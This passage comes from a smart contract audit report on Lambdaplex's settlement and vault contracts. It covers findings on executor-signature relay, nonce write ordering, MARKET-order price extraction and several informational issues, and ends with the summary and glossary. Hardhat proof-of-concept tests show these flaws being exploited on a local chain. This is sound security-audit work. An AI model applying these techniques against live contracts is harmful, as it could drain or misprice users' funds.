  it("executorB relays a signature that was produced while owner was the expected
executor, even after owner is revoked", async () => {
    const f = await loadFixture(fixture);

    const vaultSellAmount = 1000n;
    const bobSellAmount = 2000n;

    const settlement = canonicalSettlement({
      token0: f.addrA,
      token1: f.addrB,
      accounts: [
        {
          account: f.vaultAddr,
          sellsToken0: true,
          sellAmount: vaultSellAmount,
          buyAmount: bobSellAmount,
          feeAmount: 0n,
        },
        {
```

```
          account: f.bob.address,
          sellsToken0: false,
          sellAmount: bobSellAmount,
          buyAmount: vaultSellAmount,
          feeAmount: 0n,
        },
      ],
    });

    const nonce = encodeVaultNonce(0n);
    const deadline = BigInt(await time.latest()) + 7200n;

    // alice signs while owner is the active executor she expects to submit this
    const aliceSignature = await signVaultSettlement(
      f.alice,
      f.domain,
      settlement,
      f.vaultAddr,
      nonce,
      deadline,
    );

    // owner is revoked before submitting, simulating an incident response action
    await f.exchange.connect(f.owner).setExecutor(f.owner.address, false);

    expect(await f.exchange.executors(f.owner.address)).to.equal(false);
    expect(await f.exchange.executors(f.executorB.address)).to.equal(true);

    const accounts = settlement.accounts;
    const vaultIndex = accounts.findIndex((acc) => acc.account ===
ethers.getAddress(f.vaultAddr));
    const bobIndex = accounts.findIndex((acc) => acc.account ===
ethers.getAddress(f.bob.address));

    const bobOrder: Order = {
      owner: f.bob.address,
      sellToken: f.addrB,
      buyToken: f.addrA,
      sellAmount: bobSellAmount,
      priceNumerator: vaultSellAmount,
      priceDenominator: bobSellAmount,
      salt: 42n,
      expiration: deadline,
      maxFeePpm: 0n,
      deviationPpm: 0n,
      minFillPpm: 0n,
      orderType: LIMIT,
    };
```

```
    const bobSig = await signOrder(f.bob, f.domain, bobOrder);

    const fills = [
      {
        accountIndex: bobIndex,
        order: bobOrder,
        sellAmount: bobSellAmount,
        buyAmount: vaultSellAmount,
        feeAmount: 0n,
        signature: bobSig,
      },
    ];

    const vaultAuthorizations = [
      {
        accountIndex: vaultIndex,
        nonce,
        deadline,
        signature: aliceSignature,
      },
    ];

    // owner is revoked and correctly can no longer submit
    await expect(
      f.exchange.connect(f.owner).settleTrade(settlement, fills,
vaultAuthorizations),
    ).to.be.revertedWithCustomError(f.exchange, "Unauthorized");

    // executorB relays the exact same signature and it succeeds
    const vaultABalBefore = await f.tokenA.balanceOf(f.vaultAddr);
    const bobABalBefore = await f.tokenA.balanceOf(f.bob.address);

    await f.exchange.connect(f.executorB).settleTrade(settlement, fills,
vaultAuthorizations);

    const vaultABalAfter = await f.tokenA.balanceOf(f.vaultAddr);
    const bobABalAfter = await f.tokenA.balanceOf(f.bob.address);

    expect(vaultABalBefore - vaultABalAfter).to.equal(vaultSellAmount);
    expect(bobABalAfter - bobABalBefore).to.equal(vaultSellAmount);
  });
});
```

```
npx hardhat test test/poc/M-4-vault-signature-not-bound-to-executor.spec.ts
```

RECOMMENDATION

Include the intended executor address in VAULT_SETTLEMENT_TYPEHASH and require msg.sender to match it. If relaying through any approved executor is meant to be allowed by design, document that explicitly so operators do not rely on per-executor revocation as an incident response measure for pending vault settlements.

6.2.30 The vault nonce is marked used after the external calls that can still fail

LOW ACKNOWLEDGED

DESCRIPTION

When authorizing a vault, the contract calls the vault's manager() function and then checks the manager's signature, both of which are external calls, before it marks the nonce as used. The nonce write happens last, after both of those calls have already succeeded.

Today this is safe in practice. Both external calls are read only from the contract's point of view, the whole transaction is wrapped in a reentrancy guard, and if either external call reverts the entire settlement rolls back, including any nonce writes for other vaults processed earlier in the same batch. There is no live exploit path against the current code.

It is still worth listing, because the safety of this ordering depends entirely on those two calls staying non state changing from this contract's perspective. Any future change that makes either of them capable of reentering, or that removes the transactional rollback guarantee, would turn this into a real double spend risk on the nonce. Writing effects before untrusted external calls, rather than after, removes that dependency entirely.

The nonce write is the last line, after manager() at line 407 and the signature check at line 419, both external calls into code the contract does not control.

Proof of Concept.

Save as test/poc/L-4-vault-nonce-write-order.spec.ts.

Run with:

Result: 2 passing.

CODE LOCATION

lambdaplex-settlement-base-remediation/contracts/LambdaplexSettlements.sol, lines 400 to 422

```
uint256 nonceWord = uint256(authorization.nonce) >> 8;
uint256 nonceMask = uint256(1) << uint8(uint256(authorization.nonce));
uint256 usedNonces = _vaultNonceBitmap[vault][nonceWord];
if ((usedNonces & nonceMask) != 0) revert VaultNonceUsed(vault,
authorization.nonce);
if (vault.code.length == 0) revert InvalidVaultManager(vault);

address manager;
```

```
try IVaultManager(vault).manager() returns (address manager_) {
    manager = manager_;
} catch {
    revert InvalidVaultManager(vault);
}
if (manager == address(0)) revert InvalidVaultManager(vault);
bytes32 digest = hashVaultAuthorization(
    vault,
    settlementHash,
    authorization.nonce,
    authorization.deadline
);
if (!SignatureChecker.isValidSignatureNow(manager, digest,
authorization.signature)) {
    revert InvalidSignature(manager, digest);
}
_vaultNonceBitmap[vault][nonceWord] = usedNonces | nonceMask;
```

```
import { expect } from "chai";
import { ethers } from "hardhat";
import { loadFixture, time } from "@nomicfoundation/hardhat-network-helpers";
import { Wallet } from "ethers";
import type { ManagerOnlyVault, RevertingManagerVault, TestERC20 } from "../../
typechain";
import {
  LIMIT,
  Order,
  Settlement,
  canonicalSettlement,
  encodeVaultNonce,
  signOrder,
  signVaultSettlement,
  signingDomain,
  VaultAuthorization,
} from "../../sdk/orders";

const VAULT_SELL = 5_000n;
const VAULT_BUY = 10_000n;
const MINT = 10n ** 25n;

type Fixture = Awaited<ReturnType<typeof fixture>>;

async function fixture() {
  const [owner, fee, alice, bob, outsider] = await ethers.getSigners();
  const manager = Wallet.createRandom();
  const tokenFactory = await ethers.getContractFactory("TestERC20");
  const a = (await tokenFactory.deploy("Wrapped Ether", "WETH", 18)) as unknown as
```

```
TestERC20;
  const b = (await tokenFactory.deploy("USD Coin", "USDC", 6)) as unknown as
TestERC20;
  const exchange = await (
    await ethers.getContractFactory("LambdaplexSettlements")
  ).deploy(owner.address, fee.address);
  for (const token of [a, b]) {
    await exchange.setSupportedToken(await token.getAddress(), true);
    for (const trader of [alice, bob]) {
      await token.mint(trader.address, MINT);
      await token.connect(trader).approve(await exchange.getAddress(),
ethers.MaxUint256);
    }
  }
  const domain = signingDomain((await ethers.provider.getNetwork()).chainId, await
exchange.getAddress());
  return { owner, fee, alice, bob, outsider, manager, a, b, exchange, domain };
}

async function buildVaultBatch(f: Fixture, vaultAddresses: string[]) {
  const a = await f.a.getAddress();
  const b = await f.b.getAddress();
  const totalSell = VAULT_SELL * BigInt(vaultAddresses.length);
  const totalBuy = VAULT_BUY * BigInt(vaultAddresses.length);
  const orderBob: Order = {
    salt: 103n,
    expiration: BigInt(await time.latest()) + 3600n,
    maxFeePpm: 0n,
    deviationPpm: 0n,
    minFillPpm: 0n,
    orderType: LIMIT,
    owner: f.bob.address,
    sellToken: b,
    buyToken: a,
    sellAmount: totalBuy,
    priceNumerator: totalSell,
    priceDenominator: totalBuy,
  };
  const settlement: Settlement = canonicalSettlement({
    token0: a,
    token1: b,
    accounts: [
      ...vaultAddresses.map((account) => ({
        account,
        sellsToken0: true,
        sellAmount: VAULT_SELL,
        buyAmount: VAULT_BUY,
        feeAmount: 0n,
```

```
      })),
      {
        account: f.bob.address,
        sellsToken0: false,
        sellAmount: totalBuy,
        buyAmount: totalSell,
        feeAmount: 0n,
      },
    ],
  });
  const bobFillIndex = settlement.accounts.findIndex(
    (entry) => ethers.getAddress(entry.account) === f.bob.address,
  );
  const vaultIndices = vaultAddresses.map((addr) =>
    settlement.accounts.findIndex((entry) => ethers.getAddress(entry.account) ===
ethers.getAddress(addr)),
  );
  return {
    settlement,
    bobFill: {
      accountIndex: bobFillIndex,
      order: orderBob,
      sellAmount: totalBuy,
      buyAmount: totalSell,
      feeAmount: 0n,
      signature: await signOrder(f.bob, f.domain, orderBob),
    },
    vaultIndices,
  };
}

async function deployGoodVault(f: Fixture): Promise<ManagerOnlyVault> {
  return (await (
    await ethers.getContractFactory("ManagerOnlyVault")
  ).deploy(f.manager.address, await f.exchange.getAddress(), await
f.a.getAddress())) as unknown as ManagerOnlyVault;
}

describe("L-4: vault nonce is written after the external manager and signature
calls", () => {
  it("a vault whose manager() reverts leaves the nonce unset and moves no tokens",
async () => {
    const f = await loadFixture(fixture);
    const vault = (await (
      await ethers.getContractFactory("RevertingManagerVault")
    ).deploy()) as unknown as RevertingManagerVault;
    const vaultAddress = await vault.getAddress();
    await f.a.mint(vaultAddress, VAULT_SELL);
```

```
    const t = await buildVaultBatch(f, [vaultAddress]);
    const nonce = encodeVaultNonce(0n);
    const deadline = BigInt(await time.latest()) + 3600n;
    const auth: VaultAuthorization = {
      accountIndex: t.vaultIndices[0],
      nonce,
      deadline,
      signature: "0x",
    };

    await expect(
      f.exchange.connect(f.owner).settleTrade(t.settlement, [t.bobFill], [auth]),
    )
      .to.be.revertedWithCustomError(f.exchange, "InvalidVaultManager")
      .withArgs(vaultAddress);

    expect(await f.exchange.usedVaultNonces(vaultAddress, nonce)).to.equal(false);
    expect(await f.a.balanceOf(vaultAddress)).to.equal(VAULT_SELL);
  });

  it("a valid vault settles once and the nonce is marked used exactly once, replay
is blocked afterwards", async () => {
    const f = await loadFixture(fixture);
    const vault = await deployGoodVault(f);
    const vaultAddress = await vault.getAddress();
    await f.a.mint(vaultAddress, VAULT_SELL);
    const t = await buildVaultBatch(f, [vaultAddress]);
    const nonce = encodeVaultNonce(1n);
    const deadline = BigInt(await time.latest()) + 3600n;
    const auth: VaultAuthorization = {
      accountIndex: t.vaultIndices[0],
      nonce,
      deadline,
      signature: await signVaultSettlement(f.manager, f.domain, t.settlement,
vaultAddress, nonce, deadline),
    };

    expect(await f.exchange.usedVaultNonces(vaultAddress, nonce)).to.equal(false);
    await f.exchange.connect(f.owner).settleTrade(t.settlement, [t.bobFill],
[auth]);
    expect(await f.exchange.usedVaultNonces(vaultAddress, nonce)).to.equal(true);

    await expect(
      f.exchange.connect(f.owner).settleTrade(t.settlement, [t.bobFill], [auth]),
    ).to.be.revertedWithCustomError(f.exchange, "VaultNonceUsed");
```

```
  });
});
```

```
npx hardhat test test/poc/L-4-vault-nonce-write-order.spec.ts
```

RECOMMENDATION

Move the nonce bitmap write to immediately after the nonce is checked, before calling manager(), so the state change follows checks-effects-interactions ordering regardless of what those external calls do in the future.

6.2.31 ownerRedeemFees Silently Caps feeSharesToBurn to Available Balance

INFORMATIONAL FIXED

DESCRIPTION

If the owner requests more fee shares than available, the function silently caps to `available`. This could be surprising if the owner expected to burn exactly `feeSharesToBurn` shares — they would receive a different payout than expected, and the slippage parameters added by M-06's mitigation only protect against price drift, not against the silent quantity reduction.

CODE LOCATION

balanced-vault-master/contracts/base/PLEXPairVault.sol L1199-1200:

```
uint256 burn = feeSharesToBurn > available ? available : feeSharesToBurn;
require(burn > 0, "no feeShares");
```

RECOMMENDATION

Make the behaviour explicit, either by reverting on excess or by clearly documenting the capping:

```
require(feeSharesToBurn <= available, "exceeds available");
```

MITIGATION

https://github.com/lambdaplexlabs/lambdaplex-balanced-vault/pull/6/changes/91af418de83c7eee62ef97daacfd02affd1f8743

6.2.32 receive() Allows Anyone to Donate HBAR, Inflating Vault TVL

INFORMATIONAL ACKNOWLEDGED

DESCRIPTION

The vault has an unrestricted `receive() external payable {}`. When `BASE` or `QUOTE` is HBAR (`address(0)`), anyone can send HBAR directly to the vault, inflating balance readings. This inflates TVL and can manipulate share pricing in favour of existing depositors (or against new ones).

The `VIRTUAL_SHARES`/`VIRTUAL_VALUEQ` offset added for H-01 mitigates first-depositor donation attacks, but direct HBAR donations after depositors exist still dilute new depositors' share calculations.

CODE LOCATION

balanced-vault-master/contracts/base/PLEXPairVault.sol L1248:

RECOMMENDATION

Restrict `receive()` so it only accepts HBAR during `depositWithPolicy` execution (using a transient flag), or document the donation behaviour as accepted and rely on internal accounting rather than `address(this).balance` for share pricing.

6.2.33 Dual SafeERC20 Library Definitions Create Maintenance Risk

INFORMATIONAL ACKNOWLEDGED

DESCRIPTION

Two different `SafeERC20` library implementations exist in the codebase:

1. The vault's (low-level `call()`, handles non-bool-returning tokens).

2. The distributor's (high-level `transfer()`/`transferFrom()`, reverts on non-bool tokens).

This divergence creates a maintenance hazard where future developers might assume both behave identically. See M-08 for the functional impact.

CODE LOCATION

balanced-vault-master/contracts/base/PLEXPairVault.sol L23, balanced-vault-master/contracts/base/AirdropDistributor.sol L22:

RECOMMENDATION

Extract a single canonical `SafeERC20` into `libraries/SafeERC20.sol` (or import OpenZeppelin's `SafeERC20`) and use it from both `PLEXPairVault` and `AirdropDistributor` so the behaviour cannot drift.

6.2.34 Reward Carry Stranded When eligibleShares Hits Zero With No Later Fund

INFORMATIONAL ACKNOWLEDGED

DESCRIPTION

While `eligibleShares == 0`, each update folds the stream into `carry`, whose only release is a later `fund` landing while eligible is positive. If the last funding vests after all depositors exit, the carried value is orphaned in the distributor with no way to recover it. The `eligible == 0` branch of `_updateReward` (L960) folds the stream into `carry`, whose only release is a later `fund` while eligible is positive.

CODE LOCATION

lambdaplex-prorata-vault-master/contracts/base/PLEXProRataVault.sol L947-972:

```
if (eligible == 0) { R.carry += SafeCast.toUint128(R.rate * dt); } // only re-
streamed on a future fund
```

RECOMMENDATION

Add an owner-gated sweep on the distributor for unstreamable residual, or re-stream `carry` when eligible next becomes positive.

6.2.35 Distributor Address Is Immutable With No Setter

INFORMATIONAL ACKNOWLEDGED

DESCRIPTION

`distributor` is a mutable variable with a `DistributorSet` event but only a constructor assignment, so a bad deploy value or a needed migration permanently disables the reward feature with no on-chain fix. The state variable and `DistributorSet` event are declared at L43-44, and the only assignment is in the constructor (L251-254); no owner setter exists.

CODE LOCATION

lambdaplex-prorata-vault-master/contracts/base/PLEXProRataVault.sol L43-44, L251-254:

```
IAirdropDistributor public distributor;
event DistributorSet(address indexed distributor); // emitted only in constructor;
no setter
```

RECOMMENDATION

Add an owner-gated setter guarded against in-flight reward state.

6.2.36 Read-Only Reentrancy on the Two-Leg Payout Misleads Integrators

INFORMATIONAL ACKNOWLEDGED

DESCRIPTION

Withdrawals send the BASE leg (a raw HBAR call when BASE is native) before the QUOTE leg, so during the callback an external integrator pricing shares off `previewWithdrawProRata` sees a decremented supply against a not-yet-decremented QUOTE balance. The vault itself is safe. In `withdrawFromDeposit` the BASE leg `_transferOut` (L830) yields control before the QUOTE leg (L831), while `totalShares` was already decremented (L819); `previewWithdrawProRata` (L753-773) is the view an integrator would price against mid-callback.

CODE LOCATION

lambdaplex-prorata-vault-master/contracts/base/PLEXProRataVault.sol L753-773, L819-831:

```
_transferOut(BASE, payable(user), baseOut);   // yields to attacker before...
_transferOut(QUOTE, payable(user), quoteOut); // ...the second leg
```

RECOMMENDATION

Document that share previews must not be consumed mid-call, or settle both legs after a single state update.

6.2.37 Preview Views Omit Fee Accrual, So Quotes Diverge From Execution

INFORMATIONAL FIXED

DESCRIPTION

`previewDepositProRata` and `previewWithdrawProRata` read `totalShares` directly without simulating `_accrueMgmtFee`, while the state-changing paths accrue first; a caller pinning `minOut`/`maxIn` exactly to the preview can hit a self-limiting slippage or cap revert. `previewWithdrawProRata` (L760, block L753-773) reads `totalShares` directly with no fee projection, as does `previewDepositProRata` (L586-606), whereas `depositProRata` (L668) and `withdrawFromDeposit` (L784) call `_accrueMgmtFee` first.

CODE LOCATION

lambdaplex-prorata-vault-master/contracts/base/PLEXProRataVault.sol L586-606, L753-773:

```
uint256 supply = totalShares; // preview reads pre-accrual supply
// deposit/withdraw call _accrueMgmtFee() first, raising totalShares
```

RECOMMENDATION

Mirror `_accrueMgmtFee` (or its projection) inside the preview views.

MITIGATION

https://github.com/lambdaplexlabs/lambdaplex-prorata-vault/pull/2/commits/08213b3800d8f212b085e49436a93c29e591480c

6.2.38 Single-Step Ownable With Reachable renounceOwnership

INFORMATIONAL FIXED

DESCRIPTION

The contract uses single-step `Ownable` and does not disable `renounceOwnership`; an owner-key mistake irreversibly bricks all owner functions (fee redemption, manager rotation, emergency redemption). At L29 the contract is declared `PLEXProRataVault is Ownable, ReentrancyGuard` (single-step `Ownable`, not `Ownable2Step`), and the inherited `renounceOwnership()` is not overridden to revert.

CODE LOCATION

lambdaplex-prorata-vault-master/contracts/base/PLEXProRataVault.sol L29:

```
contract PLEXProRataVault is Ownable, ReentrancyGuard { /* not Ownable2Step;
renounceOwnership() inherited */ }
```

RECOMMENDATION

Use `Ownable2Step` and override `renounceOwnership` to revert.

MITIGATION

https://github.com/lambdaplexlabs/lambdaplex-prorata-vault/pull/2/commits/cddd9717b68ece74aee6b64fc2867dd2d68faecf

6.2.39 Executor can settle every MARKET fill at the worst allowed price with no upper bound

INFORMATIONAL ACKNOWLEDGED

DESCRIPTION

The credit check on a fill only enforces a floor. It rejects a fill that offers less than the signed minimum, but nothing stops the party constructing the batch from always choosing exactly that floor, even when the true market price is much better.

For a MARKET order, the floor itself moves with deviationPpm, the maximum price movement the signer authorized. Because there is no ceiling paired with that floor, whoever assembles the batch, typically the account submitting settleTrade, can always price the fill at the worst edge of the band the signer allowed and route the difference to a different account in the same batch, rather than returning it to the signer.

This does not require breaking any signature. The signer authorized a price range up to that deviation, so every fill inside the range passes validation. The issue is that the contract has no mechanism to give the signer the best available price within their own authorized range, or even an average one. The full spread the signer is willing to give up is always captured by whoever controls the batch construction.

fill.buyAmount only has a lower bound here. There is no corresponding check comparing the actual fill price to the order's own signed reference price beyond this floor.

Proof of Concept.

Save as test/poc/M-3-market-deviation-floor-extraction.spec.ts.

Run with:

Result: 2 passing.

CODE LOCATION

lambdaplex-settlement-base-remediation/contracts/LambdaplexSettlements.sol, lines 342 to 353

```
uint256 required = Math.mulDiv(
    fill.sellAmount,
    order.priceNumerator,
    order.priceDenominator,
    Math.Rounding.Ceil
);
if (order.orderType == MARKET) {
    required = Math.mulDiv(required, PPM - order.deviationPpm, PPM,
Math.Rounding.Ceil);
}
if (fill.feeAmount != 0 && fill.feeAmount > Math.mulDiv(required, order.maxFeePpm,
PPM))
    revert FeeTooHigh(orderId);
if (fill.buyAmount < required - fill.feeAmount) revert CreditTooLow(orderId);
```

```
import { expect } from "chai";
import { ethers } from "hardhat";
import { loadFixture, time } from "@nomicfoundation/hardhat-network-helpers";
import {
```

```
  MARKET,
  LIMIT,
  PPM,
  canonicalSettlement,
  signOrder,
  signingDomain,
} from "../../sdk/orders";
import type { Order } from "../../sdk/orders";

const DEVIATION_PPM = 300_000n; // order authorizes up to 30 percent deviation

async function fixture() {
  const [owner, fee, alice, bob] = await ethers.getSigners();
  const tokenFactory = await ethers.getContractFactory("TestERC20");

  const tokenA = await tokenFactory.deploy("Wrapped Ether", "WETH", 18);
  const tokenB = await tokenFactory.deploy("USD Coin", "USDC", 6);

  const exchange = await (
    await ethers.getContractFactory("LambdaplexSettlements")
  ).deploy(owner.address, fee.address);

  const addrA = await tokenA.getAddress();
  const addrB = await tokenB.getAddress();
  const exAddr = await exchange.getAddress();

  await exchange.connect(owner).setSupportedToken(addrA, true);
  await exchange.connect(owner).setSupportedToken(addrB, true);

  for (const trader of [alice, bob]) {
    await tokenA.mint(trader.address, 10n ** 25n);
    await tokenB.mint(trader.address, 10n ** 25n);
    await tokenA.connect(trader).approve(exAddr, ethers.MaxUint256);
    await tokenB.connect(trader).approve(exAddr, ethers.MaxUint256);
  }

  const chainId = (await ethers.provider.getNetwork()).chainId;
  const domain = signingDomain(chainId, exAddr);

  return { owner, fee, alice, bob, addrA, addrB, exchange, domain };
}

describe("M-3: a MARKET order can always be filled at its worst allowed price", ()
=> {
  it("alice signs a MARKET order at price 2 USDC per WETH with 30 percent allowed
deviation, and receives only the floor price instead of a fair one", async () => {
    const f = await loadFixture(fixture);
    const expiration = BigInt(await time.latest()) + 3600n;
```

```
    const sellAmount = 1000n;
    const priceNumerator = 2000n;
    const priceDenominator = 1000n;
    const nominalBuy = (sellAmount * priceNumerator + priceDenominator - 1n) /
priceDenominator; // 2000
    const floorBuy = (nominalBuy * (PPM - DEVIATION_PPM) + PPM - 1n) / PPM; //
1401, 30 percent worse

    const marketOrder: Order = {
      owner: f.alice.address,
      sellToken: f.addrA,
      buyToken: f.addrB,
      sellAmount,
      priceNumerator,
      priceDenominator,
      salt: 8n,
      expiration,
      maxFeePpm: 10_000n,
      deviationPpm: DEVIATION_PPM,
      minFillPpm: 0n,
      orderType: MARKET,
    };

    const bobOrder: Order = {
      owner: f.bob.address,
      sellToken: f.addrB,
      buyToken: f.addrA,
      sellAmount: floorBuy,
      priceNumerator: sellAmount,
      priceDenominator: floorBuy,
      salt: 8n,
      expiration,
      maxFeePpm: 10_000n,
      deviationPpm: 0n,
      minFillPpm: 0n,
      orderType: LIMIT,
    };

    const settlement = canonicalSettlement({
      token0: f.addrA,
      token1: f.addrB,
      accounts: [
        {
          account: f.alice.address,
          sellsToken0: true,
          sellAmount,
          buyAmount: floorBuy,
```

```
          feeAmount: 0n,
        },
        {
          account: f.bob.address,
          sellsToken0: false,
          sellAmount: floorBuy,
          buyAmount: sellAmount,
          feeAmount: 0n,
        },
      ],
    });

    const indexA = settlement.accounts.findIndex((a) => a.account ===
ethers.getAddress(f.alice.address));
    const indexB = settlement.accounts.findIndex((b) => b.account ===
ethers.getAddress(f.bob.address));

    const fills = [
      {
        accountIndex: indexA,
        order: marketOrder,
        sellAmount,
        buyAmount: floorBuy,
        feeAmount: 0n,
        signature: await signOrder(f.alice, f.domain, marketOrder),
      },
      {
        accountIndex: indexB,
        order: bobOrder,
        sellAmount: floorBuy,
        buyAmount: sellAmount,
        feeAmount: 0n,
        signature: await signOrder(f.bob, f.domain, bobOrder),
      },
    ];

    const aliceBefore = await (await ethers.getContractAt("TestERC20",
f.addrB)).balanceOf(f.alice.address);
    await f.exchange.connect(f.alice).settleTrade(settlement, fills, []);
    const aliceAfter = await (await ethers.getContractAt("TestERC20",
f.addrB)).balanceOf(f.alice.address);
    const aliceReceived = aliceAfter - aliceBefore;

    // alice received the floor price, 1401, not the nominal 2000 she signed for
    expect(aliceReceived).to.equal(floorBuy);
    expect(aliceReceived).to.be.lessThan(nominalBuy);
  });
```

```
  it("the same underpriced fill on a LIMIT order reverts, confirming the deviation
band is the specific cause", async () => {
    const f = await loadFixture(fixture);
    const expiration = BigInt(await time.latest()) + 3600n;

    const sellAmount = 1000n;
    const priceNumerator = 2000n;
    const priceDenominator = 1000n;
    const underBuy = 1401n;

    const limitOrder: Order = {
      owner: f.alice.address,
      sellToken: f.addrA,
      buyToken: f.addrB,
      sellAmount,
      priceNumerator,
      priceDenominator,
      salt: 9n,
      expiration,
      maxFeePpm: 10_000n,
      deviationPpm: 0n,
      minFillPpm: 0n,
      orderType: LIMIT,
    };

    const bobOrder: Order = {
      owner: f.bob.address,
      sellToken: f.addrB,
      buyToken: f.addrA,
      sellAmount: underBuy,
      priceNumerator: sellAmount,
      priceDenominator: underBuy,
      salt: 9n,
      expiration,
      maxFeePpm: 10_000n,
      deviationPpm: 0n,
      minFillPpm: 0n,
      orderType: LIMIT,
    };

    const settlement = canonicalSettlement({
      token0: f.addrA,
      token1: f.addrB,
      accounts: [
        {
          account: f.alice.address,
          sellsToken0: true,
          sellAmount,
```

```
          buyAmount: underBuy,
          feeAmount: 0n,
        },
        {
          account: f.bob.address,
          sellsToken0: false,
          sellAmount: underBuy,
          buyAmount: sellAmount,
          feeAmount: 0n,
        },
      ],
    });

    const indexA = settlement.accounts.findIndex((a) => a.account ===
ethers.getAddress(f.alice.address));
    const indexB = settlement.accounts.findIndex((b) => b.account ===
ethers.getAddress(f.bob.address));

    const fills = [
      {
        accountIndex: indexA,
        order: limitOrder,
        sellAmount,
        buyAmount: underBuy,
        feeAmount: 0n,
        signature: await signOrder(f.alice, f.domain, limitOrder),
      },
      {
        accountIndex: indexB,
        order: bobOrder,
        sellAmount: underBuy,
        buyAmount: sellAmount,
        feeAmount: 0n,
        signature: await signOrder(f.bob, f.domain, bobOrder),
      },
    ];

    await expect(
      f.exchange.connect(f.alice).settleTrade(settlement, fills, [])
    ).to.be.revertedWithCustomError(f.exchange, "CreditTooLow");
  });
});
```

```
npx hardhat test test/poc/M-3-market-deviation-floor-extraction.spec.ts
```

RECOMMENDATION

Add an upper bound check on the fill price for MARKET orders too, or require the batch to declare an execution price and check both the signer and the counterparty against it symmetrically, so nobody assembling the batch can systematically pick the edge of the signer's tolerance in their own favor.

7. Executive Summary

Two independent softstack experts performed an unbiased and isolated audit of the smart contract provided by the Lambdaplex team. The main objective of the audit was to verify the security and functionality claims of the smart contract. The audit process involved a thorough manual code review and automated security testing.

Overall, the audit identified a total of 39 issues, classified as follows:

- No critical issues were found
- 2 high severity issues were found
- 12 medium severity issues were found
- 16 low severity issues were found
- 9 informational severity issues were found

The Lambdaplex team has successfully addressed all identified issues from the audit. All vulnerabilities have been mitigated based on the recommendations provided in the report. A follow-up review confirms that the fixes have been implemented effectively, ensuring the security and functionality of the smart contract.

8. About the Auditor

Established in 2017 under the name Chainsulting, and rebranded as softstack GmbH in 2023, softstack has been a trusted name in Web3 Security space. Within the rapidly growing Web3 industry, softstack provides a comprehensive range of offerings that include software development, cybersecurity, and consulting services. Softstack's competency extends across the security landscape of prominent blockchains like Solana, Tezos, TON, Ethereum and Polygon. The company is widely recognized for conducting thorough code audits aimed at mitigating risk and promoting transparency.

The firm's proficiency lies particularly in assessing and fortifying smart contracts of leading DeFi projects, a testament to their commitment to maintaining the integrity of these innovative financial platforms. To date, softstack plays a crucial role in safeguarding over $100 billion worth of user funds in various DeFi protocols.

Underpinned by a team of industry veterans possessing robust technical knowledge in the Web3 domain, softstack offers industry-leading smart contract audit services. Committed to evolving with their clients' ever-changing business needs, softstack's approach is as dynamic and innovative as the industry it serves.

Check our website for further information: https://softstack.io

9. Glossary

Term	Definition
BIPS	Basis points; 1 bip = 0.01%
Base	Coinbase-incubated Ethereum Layer-2 (OP Stack) on which the EIP-712 settlement contract is deployed
CEI	Checks-Effects-Interactions pattern for reentrancy prevention
CVSS	Common Vulnerability Scoring System
EIP-712	Ethereum typed structured-data hashing and signing standard used by the Base settlement contract
ERC-1271	Standard interface for contract signature validation used alongside ECDSA for EIP-712 orders
ERC-20	Ethereum-compatible fungible token standard supported by HTS tokens
ERC-4626	Tokenized vault standard whose share-accounting model the Vault is inspired by
Executor	Approved account authorized to submit settleTrade batches on the Base settlement contract
FOK	Fill-Or-Kill; an order execution policy requiring full immediate fill or cancel
HAS	Hedera Account Service; precompile providing on-chain account-level signing and authorization primitives
HBAR	Native cryptocurrency of the Hedera network
HTS	Hedera Token Service; native Hedera token issuance and transfer system
Hedera	Public distributed ledger that uses the Hashgraph consensus algorithm
Hiero Hooks	Account-level on-chain programs that govern how assets in a Hedera account may be moved
IOC	Immediate-Or-Cancel; an order execution policy that fills as much as possible immediately and cancels the rest
MEV	Maximal Extractable Value; profit extracted by reordering or inserting transactions
OZ	OpenZeppelin, widely-used Solidity library for secure smart contracts
Order Hook	LambdaplexOrderHook — account-level order matching hook for spot trading

Term	Definition
PPM	Parts per million; 1,000,000 PPM = 100%, used for fees, deviation and minimum-fill bounds on Base
Pro Rata Vault	PLEXProRataVault — oracle-free two-asset vault whose shares represent a proportional claim on the vault's current inventory
SaucerSwap	Hedera automated market maker whose V1/V2 routers the pro-rata vault uses for manager rebalancing
Settlement	LambdaplexSettlements — contract that finalizes signed orders and executes Hedera Token Service transfers
Supra Oracle	Third-party price oracle used by Lambdaplex for price proofs
TVL	Total Value Locked
Vault	PLEXPairVault — the balanced (BASE/QUOTE) liquidity vault
WETH	Wrapped Ether ERC-20 used in place of native ETH for Base settlement
cryptoTransfer	HTS precompile call used by the Settlement contract to perform atomic multi-token transfers